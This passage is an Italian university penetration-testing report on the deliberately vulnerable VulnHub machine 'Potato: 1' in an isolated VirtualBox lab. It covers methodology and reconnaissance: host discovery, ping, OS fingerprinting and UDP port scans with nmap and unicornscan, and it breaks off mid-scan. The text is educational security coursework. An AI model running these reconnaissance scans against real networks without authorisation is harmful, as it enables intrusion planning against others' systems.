

Università degli Studi di Salerno

Penetration Testing Narrative

CASO DI STUDIO: POTATO

Eduardo Autore | Corso di PTEH | A.A. 2023/2024

PROFESSORE

ARCANGELO CASTIGLIONE

STUDENTE

EDUARDO AUTORE

MATR: 0522501549



UNIVERSITÀ DEGLI STUDI DI SALERNO
DIPARTIMENTO DI INFORMATICA

Sommario

1. INTRODUZIONE.....	3
2. STRUMENTI UTILIZZATI.....	4
2.1 MACCHINA ATTACCANTE.....	4
2.2 MACCHINA TARGET.....	5
2.3 TOPOLOGIA DI RETE.....	5
3. METODOLOGIA.....	7
4. INFORMATION GATHERING & TARGET DISCOVERY.....	8
4.1 INFORMATION GATHERING.....	8
4.2 TARGET DISCOVERY.....	10
5. ENUMERATING TARGET E PORT SCANNING.....	13
5.1 SCANSIONI PRELIMINARI.....	13
5.2 PORTA 2112.....	15
5.3 SCANSIONI AVANZATE.....	17
5.3.1 SLOW COMPREHENSIVE SCAN RESULT.....	18
5.3.2 NMAP SCRIPT VULNERS.....	19
6. VULNERABILITY MAPPING.....	20
6.1 OBIETTIVI DELLA FASE.....	20
6.2 METODO MANUALE.....	20
6.2.1 EXPLOIT-DB.....	20
6.2.2 CVE DETAILS.....	22
6.2.3 RICERCHE GOOGLE.....	26
6.3 METODO AUTOMATIZZATO.....	27
6.3.1 OPENVAS.....	27
6.3.2 NESSUS.....	31
6.3.3 ALTRI TOOL AUTOMATICI.....	39
6.4 RESOCONTO FINALE.....	42
7. TARGET EXPLOITATION.....	43
7.1 ANONYMOUS FTP – PORTA 2112.....	43
7.2 WEB SERVER APACHE 2.4.41 – PORTA 80.....	46

8. POST-EXPLOITATION.....	55
8.1 PRIVILEGE ESCALATION.....	55
8.2 MAINTAINING ACCESS.....	59
RIFERIMENTI.....	64

1. INTRODUZIONE

L'obiettivo di questo documento è illustrare tutte le fasi dell'attività di Penetration Testing eseguita sulla macchina "**Potato: 1**".

Il fine del documento è di fornire una guida passo-passo per riprodurre il processo di Penetration Testing.

Lo scopo del progetto consiste nell'**individuare le vulnerabilità** presenti sugli asset target e sfruttarle per valutarne la sicurezza. In particolare, il progetto mira a trovare due elementi chiamati **flag** e a mostrare come questi siano stati raggiunti.

I capitoli del documento sono divisi come segue:

- **Introduzione**
- **Strumenti Utilizzati**
- **Metodologia**
- **Information Gathering & Target Discovery**
- **Enumerating Target e Port Scanning**
- **Vulnerability Mapping**
- **Target Exploitation**
- **Post-Exploitation**

2. STRUMENTI UTILIZZATI

Per poter realizzare il processo di Penetration Testing, è stato creato un laboratorio virtuale tramite un manager di macchine virtuali.

Il manager di VM utilizzato è [Oracle VirtualBox 7.0.18](#).^[1]

Le machine incluse nel processo di Penetration Testing sono la macchina attaccante e la macchina target.

2.1 MACCHINA ATTACCANTE

[Kali Linux x64 \(2024.2\)](#)^[2]




Figura 1 - Kali linux 2024.2

Kali Linux è una [distribuzione GNU/Linux](#) basata su [Debian](#), pensata per l'[informatica forense](#) e la [sicurezza informatica](#), in particolare per effettuare [penetration testing](#), creata e gestita dal gruppo *Offensive Security*.

2.2 MACCHINA TARGET

Potato: 1 (Macchina Target)^[3]




Figura 2 - Potato:1

Potato: 1 è una macchina virtuale creata da **Florianges**, rilasciata il 2 agosto 2020, facente parte della serie Potato, con sistema operativo linux. Progettata per attività di Penetration Testing, offre un ambiente controllato per la scoperta e l'esplorazione di vulnerabilità di sicurezza.

Ovviamente, senza le credenziali di accesso, non è possibile procedere oltre ed entrare nella macchina.

2.3 TOPOLOGIA DI RETE

Le macchine virtuali comunicano tra loro attraverso una rete NAT locale, chiamata **CORSO**, creata appositamente su VirtualBox.

La rete definita dalla NAT locale ha l'indirizzo 10.0.2.0/24.




Figura 3 - Rete NAT locale virtualbox

3. METODOLOGIA

- **Target Scoping:** Definisce cosa e come deve essere analizzato, stabilendo gli obiettivi e le limitazioni del test. Nel nostro caso, questa fase non è necessaria.
- **Information Gathering:** In questa fase vengono raccolte il maggior numero di informazioni possibili sul target, per identificare potenziali punti deboli che potrebbero essere sfruttati.
- **Target Discovery:** L'obiettivo di questa fase è identificare quali host, servizi e applicazioni sono attivi, preparandoli per ulteriori analisi e test di sicurezza.
- **Enumerating Target:** Consiste nel determinare quali porte sono aperte e i servizi ad esse associati.
- **Vulnerability Mapping:** Questa fase prevede l'identificazione e l'analisi delle vulnerabilità basate sulle porte aperte e sui servizi forniti dall'asset.
- **Target Exploitation:** In questa fase, le vulnerabilità precedentemente identificate vengono sfruttate per ottenere accesso non autorizzato a un sistema, rete o applicazione, utilizzando gli exploit appropriati.
- **Privilege Escalation:** Una tecnica utilizzata dopo aver ottenuto l'accesso al sistema per acquisire i permessi più elevati possibili.
- **Maintaining Access:** Questa fase riguarda il mantenimento dell'accesso al sistema senza dover ripetere l'intero processo di Penetration Testing ogni volta. Tipicamente, l'accesso è mantenuto tramite l'uso di backdoor.

4. INFORMATION GATHERING & TARGET DISCOVERY

4.1 INFORMATION GATHERING

Lo scopo principale di questa fase è raccogliere quante più informazioni possibili sull'asset analizzato. Queste informazioni possono riguardare infrastrutture, organizzazioni e persone, al fine di fornire dati utili nelle successive fasi del pentesting.

Nel caso della macchina analizzata, trattandosi di una macchina virtuale vulnerabile by-design, la fase di raccolta delle informazioni si è limitata a quanto presente sulla relativa pagina di VulnHub. Come già accennato, le informazioni fornite dall'autore della macchina virtuale sono limitate; tuttavia, prestando attenzione, è possibile ricavare qualche informazione utile. Analizzando la descrizione e gli indizi lasciati dall'autore, sono emerse le seguenti informazioni:

The screenshot shows two main sections of the VulnHub website for the 'Potato: 1' machine. The top section, titled 'About Release', provides details such as Name: Potato: 1, Date release: 2 Aug 2020, Author: Florianges, and Series: Potato. It includes social media sharing icons and a 'Back to the Top' link. The bottom section, titled 'Download', contains a note about the risks of running unknown VMs and provides three download links: Potato.ova (Size: 2.8 GB) via Google Drive, and two mirrors via VulnHub's own servers. It also includes a 'Back to the Top' link and a help icon.

Figura 4 - Informazioni autore e download macchina

In questa sezione vengono riportati il nome della macchina, la data di rilascio, il nome dell'autore (**Florianges**) e i vari link per il download della macchina in formato ova, compresi di dimensione della macchina (2,8 GB)

The figure consists of three vertically stacked screenshots from a web-based interface, likely a cloud provider's management console. Each screenshot shows a different section of configuration:

- File Information:** Shows details for a file named "Potato.ova".
 - Filename:** Potato.ova
 - File size:** 2.8 GB
 - MD5:** 7182F4ECA4D2A546BBE8818A08B439E1
 - SHA1:** 0116B47222BEA3FF848646FCD91A979B1DFE1871
- Virtual Machine:** Shows details for a virtual machine.
 - Format:** Virtual Machine (Virtualbox - OVA)
 - Operating System:** Linux
- Networking:** Shows networking configuration.
 - DHCP service:** Enabled
 - IP address:** Automatically assign

Figura 5 - Informazioni macchina e rete

In questa sezione abbiamo il nome del file (**Potato.ova**), la dimensione e gli hash del file con **MD5** (message-digest algorithm) e **SHA1** per un'eventuale verifica di integrità.

Inoltre vengono elencate le informazioni relative al sistema operativo, che in questo caso scopriamo essere **Linux**, oltre ad alcune informazioni di rete come la presenza del servizio **DHCP** (Dynamic Host Configuration Protocol) abilitato


Infine avviando la macchina virtuale, nell'interfaccia di login (Figura 6), ci viene fornito anche il nome della distribuzione Linux, che in questo scopriamo essere **Ubuntu 20.04 LTS**.

Nella sezione successiva andremo ad individuare le macchine su cui è possibile effettuare il penetration testing.

4.2 TARGET DISCOVERY

Questa fase consiste nell'**identificazione delle macchine** su cui è possibile eseguire il penetration testing. In questo caso specifico, si tratta della macchina "potato".

Per iniziare, utilizziamo il comando “ifconfig” per vedere l’indirizzo IP della macchina kali:




```
user@kali: ~
File Azioni Modifica Visualizza Aiuto
└─(user@kali)─[~]
$ ifconfig
br-1e7257d275a7: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.18.0.1 netmask 255.255.0.0 broadcast 172.18.255.255
        ether 02:42:ee:a3:64:66 txqueuelen 0 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
        ether 02:42:73:49:da:b6 txqueuelen 0 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
        ether 08:00:27:59:d6:64 txqueuelen 1000 (Ethernet)
        RX packets 6151 bytes 1332547 (1.2 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 5911 bytes 421565 (411.6 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figura 6 - ifconfig macchina Kali

Successivamente, è necessario determinare l’indirizzo IP della macchina target. Ci sono vari comandi utili a tal fine e si è scelto di utilizzare nmap:



```
root@kali:/home/user
File Azioni Modifica Visualizza Aiuto
└─(root@kali)─[/home/user]
# nmap -sn 10.0.2.0/24
Starting Nmap 7.94 SVN ( https://nmap.org ) at 2024-06-24 17:42 CEST
Nmap scan report for 10.0.2.1
Host is up (0.00020s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00017s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00032s latency).
MAC Address: 08:00:27:38:38:D5 (Oracle VM VirtualBox virtual NIC)
Nmap scan report for 10.0.2.11
Host is up (0.00032s latency).
MAC Address: 08:00:27:9B:68:59 (Oracle VM VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 6.06 seconds
```


Figura 7 - nmap per scoperta dell’IP macchina target

Conoscendo la configurazione di rete impostata per VirtualBox, il comando è stato eseguito sull'intervallo di indirizzi di rete 10.0.2.0/24 per identificare gli host attivi su quella rete.

Nello specifico “**nmap -sn**” ha eseguito una scansione degli host attivi senza effettuare una scansione delle porte, inviando richieste di ping (ICMP Echo Request) per determinare quali dispositivi fossero attivi sulla rete, producendo i seguenti risultati:

- Gli indirizzi da 10.0.2.1 a 10.0.2.3 sono riservati da VirtualBox per la configurazione della rete.
- 10.0.2.11 è l'host "potato" su cui verrà effettuato il penetration test.
- 10.0.2.15 è l'host di Kali Linux.

Quindi, **10.0.2.11** è l'indirizzo della macchina target. Ora è possibile eseguire un ping ICMP per verificare la disponibilità di questo host.




```
user@kali: ~
File Azioni Modifica Visualizza Aiuto
└─(user@kali)-[~]
$ ping 10.0.2.11
PING 10.0.2.11 (10.0.2.11) 56(84) bytes of data.
64 bytes from 10.0.2.11: icmp_seq=1 ttl=64 time=0.415 ms
64 bytes from 10.0.2.11: icmp_seq=2 ttl=64 time=1.04 ms
64 bytes from 10.0.2.11: icmp_seq=3 ttl=64 time=1.23 ms
64 bytes from 10.0.2.11: icmp_seq=4 ttl=64 time=1.04 ms
64 bytes from 10.0.2.11: icmp_seq=5 ttl=64 time=1.04 ms
64 bytes from 10.0.2.11: icmp_seq=6 ttl=64 time=0.518 ms
64 bytes from 10.0.2.11: icmp_seq=7 ttl=64 time=1.04 ms
64 bytes from 10.0.2.11: icmp_seq=8 ttl=64 time=0.304 ms
64 bytes from 10.0.2.11: icmp_seq=9 ttl=64 time=0.989 ms
64 bytes from 10.0.2.11: icmp_seq=10 ttl=64 time=0.490 ms
64 bytes from 10.0.2.11: icmp_seq=11 ttl=64 time=0.460 ms
64 bytes from 10.0.2.11: icmp_seq=12 ttl=64 time=0.423 ms
64 bytes from 10.0.2.11: icmp_seq=13 ttl=64 time=0.910 ms
64 bytes from 10.0.2.11: icmp_seq=14 ttl=64 time=0.680 ms
64 bytes from 10.0.2.11: icmp_seq=15 ttl=64 time=0.561 ms
64 bytes from 10.0.2.11: icmp_seq=16 ttl=64 time=0.339 ms
64 bytes from 10.0.2.11: icmp_seq=17 ttl=64 time=0.454 ms
64 bytes from 10.0.2.11: icmp_seq=18 ttl=64 time=0.901 ms
64 bytes from 10.0.2.11: icmp_seq=19 ttl=64 time=0.328 ms
64 bytes from 10.0.2.11: icmp_seq=20 ttl=64 time=1.11 ms
64 bytes from 10.0.2.11: icmp_seq=21 ttl=64 time=1.06 ms
64 bytes from 10.0.2.11: icmp_seq=22 ttl=64 time=1.04 ms
^C
--- 10.0.2.11 ping statistics ---
22 packets transmitted, 22 received, 0% packet loss, time 21508ms
rtt min/avg/max/mdev = 0.304/0.743/1.232/0.306 ms
```

Figura 7 - comando ping per assicurarci della connessione fra le macchine

Come ultima operazione per la fase di target discovery, abbiamo l'individuazione del sistema operativo della macchina target tramite tecniche di **fingerprinting** attive/passive.

In questo caso specifico, abbiamo già informazioni sia sul tipo di sistema operativo (**Linux**) tra le informazioni ottenute nella fase di Information Gathering (Figura 5) sia sul tipo di distribuzione (**Ubuntu 20.04 LTS**) ottenuta dall'interfaccia della macchina target potato (Figura 2) ma eseguiremo comunque una tecnica di fingerprinting attiva come ulteriore

verifica, utilizzando “**nmap -O**” e consci che la macchina non abbia difese contro tecniche di fingerprinting invasive (attive).



```
user@kali: ~
File Azioni Modifica Visualizza Aiuto
└─(user@kali)-[~]
$ sudo nmap -O 10.0.2.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-27 04:19 CEST
Nmap scan report for potato (10.0.2.11)
Host is up (0.00085s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:9B:68:59 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 1.82 seconds
└─(user@kali)-[~]
$
```

Figura 8 - Fingerprinting attivo

Come si può notare dalla figura 8, si evince che il sistema operativo installato è **Linux** con una versione molto probabilmente compresa tra la **4.15** e **5.8**. Andando a fare un controllo delle versioni del kernel linux relative alla distribuzione “**Ubuntu 20.04 LTS**”, otteniamo:

Supported kernels for livepatch		
Ubuntu release	Arch	Kernel Version
Ubuntu 22.04 LTS	s390x	5.15 (GA)
Ubuntu 20.04 LTS	64-bit x86	5.15 (HWE)
Ubuntu 20.04 LTS	64-bit x86	5.4 (GA)
Ubuntu 18.04 LTS	64-bit x86	5.4 (HWE)

Altre 9 righe

 Ubuntu
<https://ubuntu.com/docs/livepatch/reference/kernel/> ::

Supported kernels for livepatch - Ubuntu

Figura 9 - Versioni Kernel linux per Ubuntu 20.04


Ottendendo quindi un’ulteriore prova che la versione di Linux sia quanto più precisa possibile e ciò è fondamentale poichè si potrebbero sfruttare delle vulnerabilità del sistema operativo legate ad una specifica versione.

5. Enumerating Target e Port Scanning

Dopo aver identificato il target **potato:1**, è necessario raccogliere quante più informazioni possibili su di esso, come lo stato delle porte, i servizi di rete e i servizi offerti.

5.1 SCANSIONI PRELIMINARI


Un primo approccio utile è di conoscere i servizi proposti dalla macchina Potato:1, ottenibili tramite scan di tipo TCP ed UDP. Al nostro scopo, possiamo utilizzare il tool **nmap**, preinstallato su Kali Linux , **Zenmap** (non presente su kali linux di base, ma installato successivamente) e **Unicornscan**.



```
(user@kali)-[~]
$ sudo unicornscan -mU -IV -r 5000 10.0.2.11:1-65535
adding 10.0.2.11/32 mode 'UDPScan' ports '1-65535' pps 5000
using interface(s) eth0
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 20 Seconds
sender statistics 4783.2 pps with 65544 packets sent total
listener statistics 0 packets received 0 packets dropped and 0 interface drops
```

Figura 10 - Scansioni porte UDP Unicornscan

Questa scansione UDP con Unicornscan non ha dato risultati.




```
(user@kali)-[~]
$ sudo nmap -sU -T5 10.0.2.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-28 03:14 CEST
Warning: 10.0.2.11 giving up on port because retransmission cap hit (2).
Nmap scan report for potato (10.0.2.11)
Host is up (0.00090s latency).
Not shown: 981 open|filtered udp ports (no-response)
PORT      STATE     SERVICE
983/udp   closed    unknown
1047/udp  closed    need01
2161/udp  closed    apc-2161
19120/udp closed    unknown
20409/udp closed    unknown
20851/udp closed    unknown
21318/udp closed    unknown
21364/udp closed    unknown
31731/udp closed    unknown
32798/udp closed    unknown
34433/udp closed    unknown
34796/udp closed    unknown
37761/udp closed    unknown
38037/udp closed    landesk-cba
42431/udp closed    unknown
45247/udp closed    unknown
47808/udp closed    bacnet
54925/udp closed    unknown
58075/udp closed    unknown
MAC Address: 08:00:27:9B:68:59 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 15.26 seconds
```

Figura 11 - Scansioni porte UDP nmap

Nella figura 11 sono presentati i risultati di una scansione Nmap sulle porte UDP, eseguita con le seguenti opzioni:

